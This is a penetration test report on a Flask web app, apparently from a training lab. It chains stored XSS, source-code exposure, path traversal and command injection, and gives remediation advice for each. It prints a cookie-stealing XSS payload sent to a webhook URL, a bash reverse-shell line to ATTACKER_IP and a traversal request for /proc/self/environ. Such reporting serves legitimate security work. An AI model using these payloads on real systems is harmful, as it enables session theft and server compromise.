Pentest Report

Linux Pentest: Corgitown

Pentest for
June 24, 2025

Version 2.0

Contents

1 Vulnerability Overview

Figure 1: Distribution of Identified Vulnerabilities

Finding	Severity
Admin account takeover via stored cross-site scripting	Critical
Critical information disclosure via exposed source code	High
Path traversal enabling arbitrary file read	Critical
Remote code execution via insecure admin service	Critical
Vulnerable and outdated components	Critical

2 Management Summary

During the penetration test of Corgitown, several critical vulnerabilities were identified, allowing an attacker with low privileges to be an admin.

The privilege escalation was achieved via different techniques on different machines. This access subsequently revealed an undocumented feature for remote code execution, granting control over the server.

We strongly recommend prioritizing the remediation of the identified critical vulnerabilities to prevent a complete compromise of the production environment.

3 Vulnerability Rating Methodology

To ensure an objective and standardized assessment, the severity of each identified vulnerability is rated using the **Common Vulnerability Scoring System (CVSS) v3.1**. This framework provides a transparent and reproducible method for communicating the characteristics and impact of security vulnerabilities.

The CVSS score, which ranges from 0.0 to 10.0, is calculated based on several metrics grouped into Exploitability and Impact. The final severity rating (e.g., Critical, High, Medium) is derived from this score.

CVSS Base Metrics

The core of the rating is the Base Score, which reflects the intrinsic qualities of a vulnerability that are constant over time and across user environments. It is composed of the following metrics:

- **Exploitability Metrics:** These metrics measure the ease and technical means by which a vulnerability can be exploited.
  - **Attack Vector (AV):** Reflects how the vulnerability can be exploited (e.g., over the network, from an adjacent network, locally, or requiring physical access).
  - **Attack Complexity (AC):** Describes the conditions beyond the attacker's control that must exist to exploit the vulnerability.
  - **Privileges Required (PR):** Describes the level of privileges an attacker must possess before successfully exploiting the vulnerability.
  - **User Interaction (UI):** Captures the requirement for a user, other than the attacker, to participate in the successful compromise of the vulnerable component.

- **Impact Metrics:** These metrics measure the direct consequence of a successful exploit on the affected component.
  - **Confidentiality (C):** Measures the impact on the confidentiality of data processed by the system.
  - **Integrity (I):** Measures the impact on the integrity of data means the data remains unchanged, it retains all its accuracy during its different uses. The data has not been modified or altered and it is accurate.
  - **Availability (A):** Measures the impact on the availability of the affected component.

- **Scope (S):** This metric captures whether a successful exploit can impact components beyond its security scope (e.g., compromising a web application to gain control of the underlying server).

Each finding in this report includes its CVSS score and vector string (e.g., `CVSS:3.1/AV:N/AC:L/...`) to provide full transparency on how the severity was determined.

4 Scope

For this penetration test, we assessed the "Linux" web application hosted at the IP address `192.168.20.4` and the services exposed on this machine.

The following information and resources were provided to us:

- Information document: `assignment_2025.pdf`
- Intercepted e-mail: `message.txt`
- Password list: `barkyou.txt`

We recommend deprovisioning all user accounts created during the test (e.g., `Setfrol`, `test...`) as soon as they are no longer needed.

5 Vulnerabilities

5.1 Admin Account Takeover via Stored Cross-Site Scripting

Criticality: Critical
CVSS-Score: 9.1 | CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:L
Affects: User registration functionality, Admin session management

Attack Vector (AV): Network (N): The attack is executed over the network.

Attack Complexity (AC): Low (L): No special conditions are required; the attacker just needs to register a user and report a post.

Privileges Required (PR): Low (L): The attacker only needs a low-privilege user account.

User Interaction (UI): Required (R): An administrator (or bot) must view the page with the malicious username.

Scope (S): Changed (C): The exploit escapes the context of the vulnerable component (the username display) and impacts a different security authority (the administrator's session and account).

Confidentiality (C): High (H): Allows for the exfiltration of the admin's session cookie and access to all data they can see.

Integrity (I): High (H): The attacker can perform any action as the administrator, leading to a significant impact on data integrity.

Availability (A): Low (L): The attacker could perform actions that make the application partially unavailable (e.g., deleting content).

Overview

A stored Cross-Site Scripting (XSS) vulnerability was identified in the user registration form's username field. This flaw was exploited in a two-stage attack to achieve a full administrator account takeover. The first stage involved using the XSS to steal an active session cookie from an automated administrator bot. The second stage leveraged the same XSS vulnerability to bypass the server's session protections by forcing the bot to perform actions on the attacker's behalf, ultimately granting persistent, direct access to the administrative panel.

Description

The core issue is that the username field on the `/register` page fails to properly encode HTML entities, allowing for the injection of arbitrary JavaScript code.

Stage 1: Admin Cookie Exfiltration While a previously found cookie string (`{"is_admin":true, "user_id":1}`) was known, it was unusable. The application's use of cryptographically signed session cookies prevented tampering, and direct use of the cookie in the attacker's browser failed, likely due to server-side validation checks (e.g., IP address or User-Agent binding). Therefore, it was necessary to steal a *live* session cookie from a legitimate, active admin session.

An XSS payload was crafted and injected into a new username. By creating a post with this user and reporting it, an automated admin bot was triggered to view the malicious username. This executed the payload within the bot's authenticated context, successfully exfiltrating its active session cookie to an external server.

```
<img src=x onerror="this.src='https://webhook.site/YOUR_URL/?c='+document.cookie
    ">
```

Listing 1: XSS Payload to Exfiltrate Cookie

Stage 2: Bypassing Session Protections and Gaining Access Even with the stolen live cookie, direct use in the attacker's browser was still blocked by the server's session protections. The XSS vulnerability was therefore leveraged a second time, but with a different goal: to use the admin bot as a proxy to perform actions on the attacker's behalf.

A new user (`Setfrol`) was registered with an XSS payload that loaded an external JavaScript file. This script was designed to first set the known valid admin cookie string within the bot's own browser context and then immediately use `fetch('/admin')` to access the protected panel. This attack succeeded because the request originated from the bot's trusted environment (correct IP, User-Agent), satisfying the server's validation checks. The content of the `/admin` page was successfully exfiltrated. Following this validated request by the bot, the attacker was able to gain persistent, direct access to the admin panel using the same cookie, likely because the bot's successful request updated a server-side session state.

Recommendation

- **Prevent XSS:** The root cause is the Stored XSS. Strictly encode all user-supplied output, especially usernames, wherever it is displayed. Use modern web frameworks and templating engines (like Flask/Jinja2) that provide context-aware auto-escaping by default.
- **Implement a Content Security Policy (CSP):** A robust CSP header should be implemented as a defense-in-depth measure to mitigate the impact of any potential XSS flaws. A strict policy would prevent the execution of inline scripts and block data exfiltration to untrusted domains.

```
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src
    'none'; style-src 'self' https://cdn.jsdelivr.net; img-src 'self';
    connect-src 'self'; frame-ancestors 'none'; base-uri 'self'; form-
    action 'self';

```

Listing 2: Example restrictive CSP header

- **Strengthen Session Management:** The application correctly uses cryptographically signed session cookies, which is a critical security control. To further enhance security, sessions should have short expiration times, and an absolute timeout should be enforced. High-risk actions, such as accessing the admin panel, should require re-authentication. Binding sessions to certain network properties like IP addresses is often brittle and can be bypassed, so primary reliance should be on preventing the XSS that enables hijacking in the first place.

5.2 Critical information disclosure via exposed source code

Criticality: High
CVSS-Score: 7.5 | CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N
Affects: Admin endpoint `/admin/files`

Privileges Required (PR): High (H): This is the key metric. The vulnerability requires administrative access to the hidden /admin/files endpoint, making it a post-authentication issue.

Scope (S): Unchanged (U): The exploit exposes information but does not grant the attacker control over a component beyond the security scope of the web application itself.

Confidentiality (C): High (H): The entire application source code is exposed, which is a total loss of confidentiality for the application's logic.

Integrity (I) & Availability (A): None (N): The act of reading the code does not modify or disrupt the application.

Overview

During the exploration of the admin panel (accessible after the session takeover), a hidden administrative endpoint, `/admin/files`, was discovered. This endpoint improperly exposes the entire source code of the web application, including the main application file (`app.py`), dependency lists, and web templates. This constitutes a critical information disclosure vulnerability, providing an attacker with a complete blueprint of the application's internal logic.

Description

While authenticated with the administrator's session cookie, enumeration of the application's administrative functionalities revealed the endpoint `/admin/files`. This page, which was not linked from the main admin dashboard, provides a directory listing of the web application's root folder.

The exposed files include, but are not limited to:

- `app.py`: The core Flask application file containing all routes, business logic, and database interactions.
- `requirements.txt`: A list of all Python libraries and their versions used by the application.
- The `templates/` directory: Containing all Jinja2 HTML templates.
- The `static/` directory: Containing CSS and other static assets.

The impact of this vulnerability is severe. By analyzing the source code of `app.py`, an attacker can:

1. Identify other hidden endpoints or parameters.
2. Understand the exact logic used for password validation, including the hashing mechanism for the `/admin/service` password confirmation.
3. Discover hardcoded secrets, API keys, or database connection strings (if any exist).
4. Pinpoint other potential vulnerabilities, such as logical flaws, insecure deserialization, or other injection points.

This finding directly provides the necessary information to understand and exploit other areas of the application, such as finding the password required for the Remote Code Execution vulnerability on `/admin/service`.

Recommendation

- **Remove Endpoint:** The `/admin/files` endpoint and its associated functionality should be completely removed from the production application. There is no legitimate reason to serve an application's source code via a web endpoint.
- **Apply Strict Access Control:** All administrative endpoints must enforce strict and granular access control checks. Functionality should follow the principle of least privilege.
- **Secure Deployment Practices:** Source code, version control directories (like `.git`), configuration files, and backups should never be located within the web server's public root or be accessible via any web route.

Figure 2: Find the hidden page



Figure 3: Access the hidden page files

5.3 Path traversal enabling arbitrary file read

Criticality: Critical
CVSS-Score: 8.2 | CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:N/A:N
Affects: Admin endpoints `/admin/files/view/` and `/admin/files/download/`

Privileges Required (PR): High (H): Like the source code disclosure, this requires admin access to the vulnerable endpoints.

Scope (S): Changed (C): The vulnerability allows the attacker to break out of the intended web root directory and impact a separate component: the server's filesystem.

Confidentiality (C): High (H): Led to the leak of sensitive environment variables containing credentials from `/proc/self/environ`.

Integrity (I) & Availability (A): None (N): The vulnerability as exploited only allows for reading files.

Overview

The analysis of the leaked source code (`app.py`) revealed that the administrative endpoints for viewing and downloading files are vulnerable to Path Traversal. An authenticated administrator can manipulate the ‘path‘ parameter to navigate outside of the intended web directory and read or download arbitrary files from anywhere on the server’s filesystem, limited only by the permissions of the user running the Flask application. This led to the leak of sensitive environment variables.

Description

The functions handling file viewing and downloading use the ‘os.path.join()‘ method to construct a file path from user-supplied parameters (‘path‘ and ‘filename‘).

```
@app.route("/admin/files/view/")
# ... decorators ...
def view_file():
    try:
        file = request.args.get("filename")
        path = request.args.get("path")

        with open(os.path.join(path, file), "r") as f:
            content = f.read()
# ...
```

Listing 3: Vulnerable code snippet from app.py

The ‘os.path.join()‘ function does not perform any security validation and will readily process ‘../‘ sequences. By supplying a payload like ‘path=../../..‘ an attacker can traverse up the directory tree and access any file on the system.

This vulnerability was exploited to read the process’s environment variables, which often contain sensitive secrets.

1. The following URL was constructed to access the `/proc/self/environ` file:

```
http://192.168.20.4:5000/admin/files/view/?path=/proc/self/&filename=
    environ

```

2. This request successfully returned the environment variables of the Flask application process.

3. Within these variables, the password required for the `/admin/service` RCE functionality was discovered, stored in a variable such as `ADMINPW`.

This vulnerability was the final step needed to unlock the Remote Code Execution capability, as it provided the last missing credential.

Recommendation

- **Implement Path Sanitization:** Never trust user input for filesystem operations. All path parameters must be strictly validated and sanitized. The resolved, absolute path should be checked to ensure it remains within an intended, secure base directory.

- **Use Secure Alternatives:** Use library functions that are specifically designed to safely serve files from a directory, such as Flask's 'send-from-directory', but ensure the directory part of the path is static and not user-controlled.
- **Principle of Least Privilege:** The user account running the web application should have the minimum possible permissions on the filesystem, restricting its read access to only the necessary directories and files.



Figure 4: The file /proc/self/environ found



Figure 5: The file /etc/passw found

5.4 Remote code execution via insecure admin service

Criticality: Critical
CVSS-Score: 9.1 | CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Affects: Admin endpoint `/admin/service`

Attack Complexity (AC): High (H): Exploiting the RCE is dependent on another vulnerability. The attacker must first exploit the Path Traversal to obtain the password needed for the service. This dependency increases the complexity.

Privileges Required (PR): High (H): Requires administrator access and a secondary password.

Scope (S): Changed (C): The exploit breaks out of the web application to execute commands on the underlying operating system, a clear scope change.

Confidentiality (C), Integrity (I), Availability (A): High (H): Full RCE grants the attacker complete control over the application's data and the server process, allowing for total compromise of C, I, and A.

Overview

The `/admin/service` endpoint contains a critical command injection vulnerability. An authenticated administrator can execute arbitrary system commands on the underlying Linux server. The functionality is protected by a password confirmation field. By leveraging the previously discovered Path Traversal vulnerability to leak environment variables, the required password was obtained, allowing for full Remote Code Execution (RCE). While attempts to establish a direct interactive reverse shell were unsuccessful, likely due to network or firewall restrictions, the ability to execute arbitrary commands was confirmed.

Description

The function handling the `/admin/service` endpoint directly passes user-supplied input from a form field named 'action' to the Python `os.system()` function.

```
@app.route("/admin/service", methods=["GET", "POST"])
# ... decorators ...
def service():
    # ... password check ...
    action = request.form.get("action")
    os.system(action) # Direct command execution
    return redirect(url_for("service"))
```

Listing 4: Vulnerable RCE code snippet from app.py

The exploitation path was as follows:

1. The password required by the form was found in the `/proc/self/environ` file, read via the Path Traversal vulnerability at `/admin/files/view/`. The password was located in the `ADMIN_PW` environment variable.

2. With the correct password, command execution via the form was confirmed. Since the execution is "blind" (the output is not returned to the web page), commands were chosen to verify execution via side channels. A `sleep 10` command caused a noticeable 10-second delay in the server's response, confirming that commands are being executed.

3. Multiple attempts were made to establish an interactive reverse shell to the attacker's machine using various payloads and ports (e.g., 443, 8080).

```
bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1'
```

4. These attempts did not result in a connection, strongly suggesting the presence of an egress firewall on the target server that blocks outbound connections, or potential filtering of special characters in the payload.

5. **Impact:** Despite the lack of an interactive shell, this vulnerability remains critical. An attacker can execute any command and achieve persistence or exfiltrate data through other means (e.g., using `curl` or `wget` to upload files or send data to an external server, creating cron jobs, adding SSH keys, etc.). The server host is effectively compromised.

Recommendation

- **Eliminate Command Injection:** Immediately remove this functionality. Never pass user-controlled input directly to system command interpreters like `os.system()`.
- **Avoid Storing Secrets in Environment Variables:** While common, storing sensitive data like passwords in environment variables can be risky, as they can be leaked through process inspection (like reading `/proc/self/environ`) or application errors. Use a dedicated secrets management solution.
- **Defense in Depth:** The compromise was the result of a chain of vulnerabilities. Fixing any one of them (the XSS, the lack of session protection, the information disclosure, the path traversal, or the RCE) would have broken the attack chain. This highlights the importance of layered security.

5.5 Vulnerable and outdated components

Criticality: Critical
CVSS-Score: 9.8 (Highest from included CVEs)
Affects: Application Dependencies (Werkzeug, PyMySQL)

Justification: It is determined by the highest CVSS score of the underlying vulnerabilities. The PyMySQL SQL Injection vulnerability (CVE-2024-36039) is rated Critical 9.8, making this the appropriate score for the finding.

Overview

Analysis of the application's dependencies, discovered in the `requirements.txt` file, revealed the use of several outdated libraries with publicly known critical vulnerabilities. These include a high-risk Denial of Service (DoS) in Werkzeug and a critical SQL Injection vulnerability in PyMySQL. Exploiting these flaws could lead to service unavailability or a full database compromise.

Description: Werkzeug v2.2.3 - Denial of Service

The application uses **Werkzeug version 2.2.3**, which is a core dependency of Flask. This version is affected by the following significant vulnerability:

- **CVE-2023-46136 (Severity: High - 7.5/10):** A Denial of Service (DoS) vulnerability exists in how Werkzeug parses multipart form data. An unauthenticated attacker can craft a specific multipart request that causes the server to enter a loop, consuming 100% of a CPU core. This can effectively block worker processes, preventing them from handling legitimate requests and making the application unavailable.

Description: PyMySQL v1.0.3 - SQL Injection

The application uses **PyMySQL version 1.0.3** as a database driver. This version contains a critical SQL injection vulnerability.

- **CVE-2024-36039 (Severity: Critical - 9.8/10):** A SQL injection vulnerability is present in the `escape_dict` function. If the application uses this function to process untrusted JSON-like data, an attacker can manipulate the dictionary keys to inject arbitrary SQL commands. A successful exploit could lead to data exfiltration, modification, or deletion, resulting in a complete compromise of the database.

Description: Psycopg2 - Potential Vulnerabilities

The dependency list also included `psycopg2` for PostgreSQL connectivity. While a specific version was not noted, the PostgreSQL ecosystem has had recent critical vulnerabilities (e.g., related to multi-byte character handling leading to SQLi) that can be exploited through database drivers. Using an older version of `psycopg2` or connecting to an unpatched PostgreSQL server presents a significant risk.

Recommendation

- **Urgent Dependency Update:** Immediately update the vulnerable libraries. The highest priority should be updating **Werkzeug** to version 3.0.3 or later, and **PyMySQL** to version 1.1.1 or later. This can be done by modifying the `requirements.txt` file and reinstalling the dependencies.
- **Implement Automated Security Scanning:** Integrate Software Composition Analysis (SCA) tools like Snyk, pip-audit, or GitHub's Dependabot into the development pipeline. These tools proactively scan for known vulnerabilities in dependencies and alert developers.
- **Regular Patch Management:** Establish a regular process for reviewing and updating all application dependencies to ensure security patches are applied in a timely manner.



Figure 6: The file requirement.txt

6 List of Changes

Version	Date	Description	Author
2.0	June 24, 2025	Review and finalization	

7 Disclaimer

We cannot guarantee that all existing vulnerabilities and security risks have actually been discovered. This is due to limited time resources and limited knowledge of the pentester about the IT infrastructure, software, source code, users, etc. Extensive collaboration between the client and penetration testers increases the efficiency of the penetration test. This includes, for example, the disclosure of details of internal systems or the provisioning of test users.

This penetration test represents a snapshot at the time of testing. No future security risks can be derived from it.